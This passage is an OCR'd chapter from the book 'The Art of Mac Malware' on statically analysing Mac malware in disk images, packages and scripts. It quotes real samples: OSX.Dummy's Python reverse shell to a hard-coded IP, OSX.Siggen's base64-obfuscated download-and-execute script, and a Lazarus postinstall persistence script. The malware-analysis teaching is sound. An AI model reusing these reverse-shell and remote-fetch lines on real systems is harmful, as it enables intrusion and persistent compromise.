
References

1. “How to Reverse Malware on macOS Without Getting Infected”
   https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/

2. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail”
   https://objective-see.com/blog/blog_0x3B.html

3. “Mac Adware, à la Python”
   https://objective-see.com/blog/blog_0x3F.html

4. file utility
   x-man-page://file



(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x5: Non-Binary Analysis

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac


iVerify


Halo Privacy

In the previous chapter, we showed how the `file` utility [1] can be used to effectively identify a sample's file type. File type identification is important as the majority of static analysis tools are file type specific.

Now, let's look at various file types one commonly encounters while analyzing Mac malware. As noted, some file types (such as disk images and packages) are simply the malware's "distribution packaging". For these file types, the goal is to extract the malicious contents (often the malware's installer). Of course, Mac malware itself comes in various file formats, such as scripts and binaries.

For each file type, we'll briefly discuss its purpose, as well as highlight static analysis tools that can be used to analyze the file format.


> 📝 Note:
>
> This chapter focuses on the analysis of *non-binary* file formats (such as scripts).
>
> Subsequent chapters will dive into macOS's binary file format (Mach-O), as well as discuss both analysis tools and techniques.

Apple Disk Images (.dmg)

Malware is often distributed via Apple Disk Images (.dmgs)[2]. Though the `file` command may struggle to correctly identify disk images, generally this file type can be reliably identified by its file extension: `.dmg`. This is due to the fact that when double-clicked by the user, files with the `.dmg` extension will be automatically mounted and their contents displayed. If a malware author distributes a disk image without the extension, it would not be (automatically) recognized by macOS and thus unlikely to be opened by the average mac user.

To manually mount an Apple Disk Image in order to extract its contents (such as a malicious installer or application) for analysis, use the `hdiutil` command. When invoked with the `attach` flag, `hdiutil` will mount the disk image to the `/Volumes` directory.

Here for example, we mount a disk image (`Firefox 58.0.2.dmg`) that contains OSX.CreativeUpdate [3] via the command: `hdiutil attach ~/Downloads/Firefox\ 58.0.2.dmg`:




mounting (a trojanized) Apple Disk Image (OSX.CreativeUpdate)

Once the disk image has been mounted, `hdiutil` displays the mount directory (e.g. `/Volumes/Firefox`) and the files within the disk image can (now) be directly accessed.

In the case of `OSX.CreativeUpdate`, browsing to the mounted disk image, either via the terminal (`$ cd /Volumes/Firefox`) or the UI, reveals a trojanized FireFox (Quantum) application. Now, with access to the application, analysis can continue.

Packages (.pkg)

Another common file format, specific to macOS, that is often (ab)used to distribute Mac malware is the ubiquitous package (.pkg):



Although the `file` utility may identify packages as "`xar archive compressed`," packages will (always?) end with the .pkg file extension. This ensures that macOS will automatically launch the package when, for example, a user double-clicks it.

Similar to Apple Disk Images (.dmgs), our interest is generally not about the package per se, but rather its contents. Our goal is to extract the contents of the package for analysis.


Since packages are compressed archives, a tool is needed to uncompress and examine or extract the package's contents. The (free) Suspicious Package utility [4] is the perfect tool to statically analyze packages and perform these actions:

> *"With Suspicious Package, you can open a macOS Installer package and see what's inside, without installing it first."* [4]

Specifically, `Suspicious Package` allows one to statically:

- Examine code signing information
- Browse and export any files
- Examine `pre` and `post` installer scripts

As an example, let's use `Suspicious Package` to take a peek at a package that contains the OSX.CPUMeaner [5] malware:




using "Suspicious Package" to examine a package (.pkg) Contents: OSX.CPUMeaner

Packages often contain `pre` and `post` install scripts that are automatically executed during installation. When analyzing a (potentially malicious) package, one should always

check for, and examine these files. Malware authors are quite fond of (ab)using these scripts to perform malicious actions, such as persistently installing their malicious creations.

Sticking with the package containing `OSX.CPUMeaner`, we find the malware's installer logic within the `postinstall` script:



OSX.CPUMeaner's install logic
(found within the package's postinstall script)


In a package, the `preinstall` and `postinstall` scripts are bash scripts and thus are trivial to (statically) analyze. In the case of `OSX.CPUMeaner`'s `postinstall` script, it's easy to see the malware is persisting and starting a launch agent:

- file: `/Library/LaunchAgents/com.osxext.cpucooler`
- binary: `/Library/Application Support/CpuCooler/cpucooler`

In a writeup titled "Pass the AppleJeus" [6], we find another example of a malicious package, this time belonging to the (in)famous Lazarus APT group. As the malicious package is contained within an Apple Disk Image, the `.dmg` must first be mounted:

```
$ hdiutil attach JMTTrader_Mac.dmg

...
/dev/disk3s1  41504653-0000-11AA-AA11-0030654 /Volumes/JMTTrader

$ ls /Volumes/JMTTrader/
JMTTrader.pkg
```

Once the disk image has been mounted, we can access and open the malicious package (`JMTTrader.pkg`) via `Suspicious Package`:



an overview of `JMTTrader.pkg`
(via `Suspicious Package`)

The package is unsigned (rather unusual) and contains a `postinstall` script, which contains the malware's installation instructions:

```
01  #!/bin/sh
02  mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
03  /Library/LaunchDaemons/org.jmttrading.plist
04
05  chmod 644 /Library/LaunchDaemons/org.jmttrading.plist
06
07  mkdir /Library/JMTTrader
08
```

```
09  mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
10    /Library/JMTTrader/CrashReporter
11
12  chmod +x /Library/JMTTrader/CrashReporter
13
14  /Library/JMTTrader/CrashReporter Maintain &
```

postinstall script
(Lazarus APT Group)

The `postinstall` script will persistently install the malware (`CrashReporter`) as a launch daemon (`org.jmttrading.plist`).

Once the malware has been extracted from its distribution "packaging" (.dmg, .pkg, .zip, etc), it's time to analyze the actual malware specimen!

On macOS, malware is generally either distributed as a script (bash, python, etc), or as a compiled (Mach-O) binary. Due to their "readability," scripts are generally rather trivial to analyze and require no special analysis tools, so we'll start there. Following this, (in the next chapter) we'll dive into understanding and analyzing malicious binaries.

Scripts

We've already seen how Bash scripts can be (ab)used by malware authors in packages (`preinstall` & `postinstall`) to perform malicious actions, such as persistently installing malware. But this is just the tip of the iceberg. Here, we discuss (other) malicious scripts, including those written in Bash, Python, AppleScript and more!

Bash Scripts
In the previous chapter on Mac malware "Capabilities," we discussed `OSX.Dummy` [7]. Specifically, we noted it installs a launch daemon (pointing to `/var/root/script.sh`) in order to maintain persistence:

```
01  #!/bin/bash
02  while :
03  do
04
05      python -c 'import socket,subprocess,os;
06
07      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
```

```
08      s.connect(("185.243.115.230",1337));
09
10      os.dup2(s.fileno(),0);
11      os.dup2(s.fileno(),1);
12      os.dup2(s.fileno(),2);
13
14      p=subprocess.call(["/bin/sh","-i"]);'
15      sleep 5
16
17  done
```

script.sh
(OSX.Dummy)

As the Bash (and Python) code is not obfuscated, it is trivial to understand and does not require any static analysis tools. In a while loop (that never exits), the script executes a snippet of Python (via `python -c`) that creates an interactive remote shell. (This python code is described in more detail in the (sub)section on analyzing malicious Python code.)

> 📝 Note:
>
> If you're not familiar with shell (Bash) scripts, the following serves as a good introduction to the topic:
>
> "Shell Scripting Tutorial" [8]


We find a slightly more complex example of a malicious bash script in `OSX.Siggen` [9][10].

`OSX.Siggen` is distributed as a malicious application (`WhatsAppService.app`), created via the popular developer tool Platypus:

> *"a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS application bundle along with an app binary that runs the script."* [11]

> 📝 Note:
>
> Platypus is a legitimate developer tool, unrelated to (any) Mac malware. However, malware authors often utilize it to package their malicious scripts into native macOS applications (.apps).

When a “platypussed” application is run, it simply executes a script named ‘`script`’ from the application’s `Resources/` directory:



OSX.Siggen’s Payload: Resources/script

Let’s take a look at the Bash script in `WhatsAppService.app/Resources/script`:

```
01  echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
02  curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
03  echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh
04  launchctl load -w ~/Library/LaunchAgents/a.plist
05  curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
06  echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
07  echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

Various parts of the script are (base64) encoded, but are trivial to decode. You can do so using via macOS’s `base64` command with the `-D` command line flag. Once these encoded script snippets are decoded, it is easy to comprehensively understand the script:

1. `echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh`

Decodes and executes `screen -dm bash -c 'sleep 5;killall Terminal'`, which effectively kills any running instances of `Terminal.app` ...likely as a basic anti-analysis technique.

2. `curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist`
Downloads and persists `a.plist` as a launch agent.

3. `echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh`
Decodes and executes `chmod +x ~/Library/LaunchAgents/a.plist`, which (unnecessarily) sets `a.plist` to be executable.

4. `launchctl load -w ~/Library/LaunchAgents/a.plist`
Loads `a.plist`, which attempts to execute `/Users/Shared/c.sh`. However, the first time this is run, `/Users/Shared/c.sh` has yet to be downloaded.

5. `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`
Downloads `c.sh` to `/Users/Shared/c.sh`

6. `echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
Decodes and executes `chmod +x /Users/Shared/c.sh`, setting `c.sh` to be executable

7. `echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
Decodes and executes `/Users/Shared/c.sh`

And what does the `/Users/Shared/c.sh` script do? Let's take a peek!

```
01  #!/bin/bash
02  v=$( curl --silent http://usb.mine.nu/p.php | grep -ic 'open' )
03  p=$( launchctl list | grep -ic "HEYgiNb" )
04  if [ $v -gt 0 ]; then
05  if [ ! $p -gt 0 ]; then
06   echo IyAtKi0gY29kaW5n...AgcmFpc2UK | base64 --decode | python
07  fi
```

c.sh
(OSX.Siggen)

After connecting to `usb.mine.nu/p.php` and checking for a response containing the string '`open`', then checking if a process named `HEYgiNb` is running, the script decodes a large blob of base64 encoded data. This decoded data is then executed via Python.

Python Scripts

Python, anecdotally, seems to be the preferred scripting language for Mac malware authors, as it is quite powerful, versatile, and (as of macOS 10.15), natively supported by macOS.

Though often leveraging (basic) encoding and/or obfuscation techniques aimed at complicating analysis, analyzing malicious Python scripts is still a fairly straightforward endeavor. The general approach is to first decode or deobfuscate the Python script, then analyze the now decoded code.

> 📝 Note:
>
> If you're not familiar with the Python programming language, the following serves as a good introduction to the topic:
>
> "Learn Python" [12]

Though various online sites can assist in analyzing obfuscated Python scripts, manual (local) approaches work too. Here, we'll discuss both.

Previously we discussed `OSX.Dummy` and noted that while its main component was written in Bash, that was simply a wrapper around a small Python payload:

```
01  #!/bin/bash
02  while :
03  do
04
05       python -c 'import socket,subprocess,os;
06
07       s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
08       s.connect(("185.243.115.230",1337));
09
10       os.dup2(s.fileno(),0);
11       os.dup2(s.fileno(),1);
12       os.dup2(s.fileno(),2);
13
